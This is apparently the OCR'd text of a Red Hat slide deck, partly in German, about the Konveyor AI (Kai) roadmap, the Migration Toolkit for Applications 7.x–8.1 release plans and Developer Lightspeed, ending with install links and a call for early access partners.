
~Q2 2025



Focus: Repository Level Understanding
Ability to understand, plan, execute, and remediate code changes that cascade throughout a repository

Upstream-Roadmap

https://github.com/konveyor/kai/blob/main/ROADMAP.md



Konveyor AI (Kai) Roadmap

This document is a roadmap for Konveyor AI (Kai). The roadmap is organized by themes of functionality, each focusing on a specific aspect of the project's development.

- Konveyor AI (Kai) Roadmap
  - Guiding Principles
  - Themes
    - Use Konveyor Data to improve generated results
    - Konveyor Integration
    - Repository Level Code Generation
    - IDE Integrations
    - User Experience Improvements
    - External Tool integrations
    - Evaluation Tools to Benchmark Results
    - Scenario Creation to Showcase Capabilities
    - InstructLab Integrations to aid Fine Tuning
  - Milestones
    - 2024 - August: Prototype
      - Summary
      - Key Deliverables
    - October 2024: Kai v0.1.0 Release
      - Summary
      - Key Deliverables
    - December 2024: Kai v0.2.0 Release
      - Summary
      - Key Deliverables
    - February 2025: Kai v0.3.0 Release
      - Summary
      - Key Deliverables
  - Future Areas to Consider

What is the purpose of Konveyor AI? Kai intends to improve the economics of re-platforming and refactoring applications to Kubernetes and cloud-native technologies via use of Generative AI leveraging data in Konveyor.

Maturity - Early Development *Kai is in early stages of development and is NOT suitable for production usage at this time.*

- Please see docs/evaluation_builds.md to learn more about early access preview builds.
- Contributions are encouraged and most welcome, for more information see CONTRIBUTING.md

Migration Toolkit for Applications

Roadmap Timeline

Q1 2025

Migration Toolkit for Applications 7.2 - Containerless CLI

Q2 2025

Migration Toolkit for Applications 7.3 - Support for Python and Node.js (Tech Preview). Assets Generation in CLI (Dev Preview). Upgrade to RHBK

Q3 2025

Migration Toolkit for Applications 8.0 - Developer Lightspeed for MTA, Assets Generation

Migration Toolkit for Applications

What's New

- **Migration Toolkit for Applications 8.0** (ETA September 30th 2025)
  - Developer Lightspeed for MTA (Downstream of Konveyor AI)
    - Automated source code transformation leveraging LLMs.
  - Assets generation
    - Enable MTA to produce deployment manifests and configuration files to deploy applications in OpenShift.
  - Platform Awareness
    - Enable MTA to retrieve deployment and runtime configuration from the platform an application is deployed on.

Coming soon...

- **Migration Toolkit for Applications 8.1** (ETA January 2026)
  - MTA Core
    - Centralized Configuration Management.
      - Share application data across components
      - Synchronize configuration defined by architects in the Hub.
      - Abstract developers from managing the lifecycle of custom rules in their local development environments.
    - Bundle Maven index with Analyzer.
  - Developer Lightspeed
    - Support deployment in DevSpaces.
    - Add support for Golang.

Developer LightSpeed

Gen AI solution targeted at Developers available in Developer Tools.

	Developer Hub	**MTA**	**Podman Desktop (Future)**
Where	RHDH	IDE	Podman Desktop
Form Factor	Chatbot (Future Agentic)	Code assistant	Chatbot (Future Agentic)
Use Case	Information Discovery/Troubleshooting	Code migration	
Timeline	2H2025 (Dev Preview)	2H2025 (GA)	TBD

🚀 Loslegen 📣

Selbst ausprobieren

- Migration Toolkit for Applications:
  - Mit Operator auf Dev-Cluster installieren: https://docs.redhat.com/en/documentation/migration_toolkit_for_applications/7.3/html/user_interface_guide/mta-7-installing-web-console-on-openshift_user-interface-guide#installing-mta-operator-and-ui_user-interface-guide
  - Lokal ausprobieren (CLI/VSCode-Extension): https://developers.redhat.com/products/mta/download
- KAI:
  - VSCode Extension: https://github.com/konveyor/editor-extensions/releases
  - KAI Server (experimentell): https://gist.github.com/sshaaf/da77b10d76b8e3395824882f22b0bc96

🚀 Early Access-Programm 📣

Feedback geben und mitgestalten

- We are looking for organizations to help us validate market fit:
  - Research and validate known enterprise needs:
    - Explore AI Gateways/Proxies as alternative mechanism for credentials handling.
    - Centralized profile/configuration management.
  - Identify potential gaps related to lifecycle and internal distribution from a Platform Engineering perspective.
  - Polish the analysis engine and fine tune rules to provide useful context for the LLM.
- Contact us to schedule a deep dive session.

Thank You!

Red Hat